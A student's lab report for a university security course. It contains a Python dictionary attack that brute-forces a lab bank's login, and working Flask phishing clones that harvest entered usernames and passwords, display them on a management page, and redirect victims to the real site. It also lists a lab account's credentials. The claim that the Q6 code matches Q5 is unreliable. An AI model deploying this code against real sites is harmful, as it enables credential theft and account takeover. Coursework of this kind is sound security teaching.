

Layla Nassar
Section 003
CSE 3140
IP Address: **10.13.6.145**
NetID: LTN22001
March 11, 2025

CSE 3140 Lab 4 Report: WEB & PHISHING

Question #1a) Username = Jeanice145 , Password = YellowOcean786

Question #1b) Balance of my account = 10652

*****VIDEO OF ME LOGGING IN IS IN ZIP FILE*****

You Logged In as Jeanice145!!

You have 10652 in your bank account.



Question #2:

```
import requests

with open("Q1","r") as f: username = f.read().strip('\n') # gets the username
passes = open("Q2dictionary.txt","r")

for line in passes:
    pwd = line.strip() # will go through every password given

    payload = {'username':username,'password':pwd,'submit':'submit'}
    r = requests.post('http://172.16.48.80', payload) # sends username and pwd to bank

    if 'You Logged In' in str(r.content): # if this message is in the content, then logged in
        print(f'{username}: {pwd}')
        break
```


Question #3:

```
from flask import Flask

app = Flask(__name__)

@app.route("/")
def home():
    return "<h1>Hello, my name is Layla Nassar!</h1>"

if __name__ == "__main__":
    app.run(host="0.0.0.0", port=5000, debug=True)
```



The screenshot shows a code editor interface with the following details:

- EXPLORER** sidebar:
 - OPEN EDITORS: Q2.py Solutions, Q3.py Solutions
 - LAB4 [SSH: 10.13.6.145]:
 - LabGen
 - Solutions
 - Q2.py
 - Q3.py
 - names.txt, Q1, Q1login, Q2dictionary.txt- EDITOR**: Q3.py (active)

```
1 from flask import Flask
2
3 app = Flask(__name__)
4
5 @app.route("/")
6 def home():
7     return "<h1>Hello, my name is Layla Nassar!</h1>"
8
9 if __name__ == "__main__":
10     app.run(host="0.0.0.0", port=5000, debug=True)
```
- PROBLEMS**:
 - cs@cs3140-VM-donU:~/Lab4\$ cd Solutions
 - cs@cs3140-VM-donU:~/Lab4/Solutions\$ python3 Q3.py
 - * Serving Flask app 'Q3'
 - * Debug mode: on
 - WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.**
 - * Running on all addresses (0.0.0.0)
 - * Running on http://127.0.0.1:5000
 - * Running on http://10.13.6.145:5000
 - Press CTRL+C to quit
 - * Restarting with stat
 - * Debugger is active!
 - * Debugger PIN: 119-431-825
 - 127.0.0.1 - - [20/Mar/2025 14:23:21] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [20/Mar/2025 14:23:21] "GET /favicon.ico HTTP/1.1" 404 -
- OUTPUT**:
 - python3 S...
 - python3 S...
 - bash
 - python3 S...
 - python3 S...
 - bash
 - python3 S...
 - python3 S...
 - bash
 - python3 S...
 - bash
 - python3 S...
- TERMINAL**:

```
Ln 11, Col 1  Spaces: 4  UTF-8  LF  () Python  3.8.10  ⚡
```
- POR**: 1


Question #4:

First I made the landing page of Husky Banking using HTML and CSS. I had to place the HTML code in a subdirectory called ‘templates’ and images in a subdirectory called ‘static’ in order for Flask to display everything correctly.

```
<!DOCTYPE html>
<html>
    <body>
        <link rel="stylesheet" href="index.css">
            <!-- links css so I can use it -->
        <style>
            body {
                background-image: url('/static/storrs.jpg');
                background-size: cover;
            }
            .husky-container {
                /* centers container */
                width: 100%;
                display: flex;
                justify-content: center;
            }
            .input-box {
                display: flex;
                flex-direction: column;
                text-align: center;
                align-items: center;
                padding: 0px 0px 15px; /* top right-left bottom */
                background-image: url('/static/jon-logo.jpeg');
                background-size: 375px;
            }
        </style>
        <font color="d6a502">
            <div class="husky-container">
                <div class="input-box">
                    <h1>Husky Banking</h1>
                    <p>A bank where you know your money is in the right paws!</p><br>
                    <form action="/submit" method="post">
                        <div class = 'inputs'>
                            <label for="username">Username:</label>
                            <input type="text" id="user" name="user" size="30"><br><br><br>
                            <label for="password">Password:</label>
                            <input type="text" id="pwd" name="pwd" size="30">
                        </div><br>
                        <input type="submit" value="Sign In"><br><br>
                    </form><br>
                    <button type="custom-page">Custom Page</button>
                </div>
            </div>
        </font>
    </body>
</html>
```

Question #5:

Here is my spoofed website:



Here is my python code to run the phishing. I used flasks and requests in order to make my HTML submit button take the user to the real website. I also have a management page that displays all usernames and passwords entered.

```
from flask import Flask, render_template, request, redirect
import requests

app = Flask(__name__)

@app.route("/") # creates the landing page
def bank():
    return render_template('bank.html', static_url_path='/static')

@app.route("/management")
def manager(): # displays all usernames and passwords entered on my website
    file = open('log.txt', 'r')
    return file.read()

@app.route("/submit", methods=['POST'])
def submit_form(): # activates when user submits
    user = request.form.get('user')
    password = request.form.get('pwd')
    with open('log.txt', 'a') as file:
        file.write('[user: ' + user + '\n')
        file.write('password: ' + password + ']\n\n')


    payload = {'username':user,'password':password,'submit':'submit'} # basically what I did in Q2
    r = requests.post('http://127.0.0.1:3333', data=payload, auth=(user, password))

    result = r.url
    return redirect(result, 307)

if __name__ == '__main__':
    app.run()
```

Question #6:

Screenshot of spoofed website:



Here's my Python code, which is exactly the same as Q5.

```
1  from flask import Flask, render_template, request, redirect
2
3  app = Flask(__name__)
4
5  # Save credentials to a file
6  def save_credentials(userid, password):
7      with open("stolen_credentials.txt", "a") as file:
8          file.write(f"Username: {userid}, Password: {password}\n")
9
10 # Fake login page (Phishing page)
11 @app.route("/", methods=["GET", "POST"])
12 def login():
13     if request.method == "POST":
14         userid = request.form.get("userid")
15         password = request.form.get("password")
16         save_credentials(userid, password) # Save stolen credentials
17
18         # Redirect user to real Husky Banking website
19         return redirect("http://127.0.0.1:8080", code=302)
20
21     return render_template("login.html")
22
23 # Management page to see stolen credentials
24 @app.route("/stolen")
25 def stolen():
26     with open("stolen_credentials.txt", "r") as file:
27         data = file.read() # Read the contents of the file
28
29     return f"<h1>Captured Credentials</h1><pre>{data}</pre>"
30
31 if __name__ == "__main__":
32     app.run(host="0.0.0.0", port=5001, debug=True)
```

Here is my HTML code. It is the same as Q4 but with different images.

```
<!DOCTYPE html>
<html>
    <body>
        <link rel="stylesheet" href="index.css">
            <!-- links css so I can use it -->
        <style>
            body {
                background-image: url('/static/dog.jpg');
                background-size: cover;
            }
            .husky-container {
                /* centers container */
                width: 100%;
                display: flex;
                justify-content: center;
            }
            .input-box {
                display: flex;
                flex-direction: column;
                text-align: center;
                align-items: center;
                padding: 0px 0px 15px; /* top right-left bottom */
                background-image: url('/static/msc.jpg');
                background-size: 455px;
            }
        </style>
        <font color="d6a502">
            <div class="husky-container">
                <div class="input-box">
                    <h1>Husky Banking</h1>
                    <p>A bank where you know your money is in the right paws!</p><br>
                    <form action="/submit" method="post">
                        <div class = 'inputs'>
                            <label for="username">Username:</label>
                            <input type="text" id="user" name="user" size="30"><br><br><br>
                            <label for="password">Password:</label>
                            <input type="text" id="pwd" name="pwd" size="30">
                        </div><br>
                        <input type="submit" value="Sign In"><br><br>
                    </form>
                </div>
            </div>
        </font>
        </body>
    </html>
```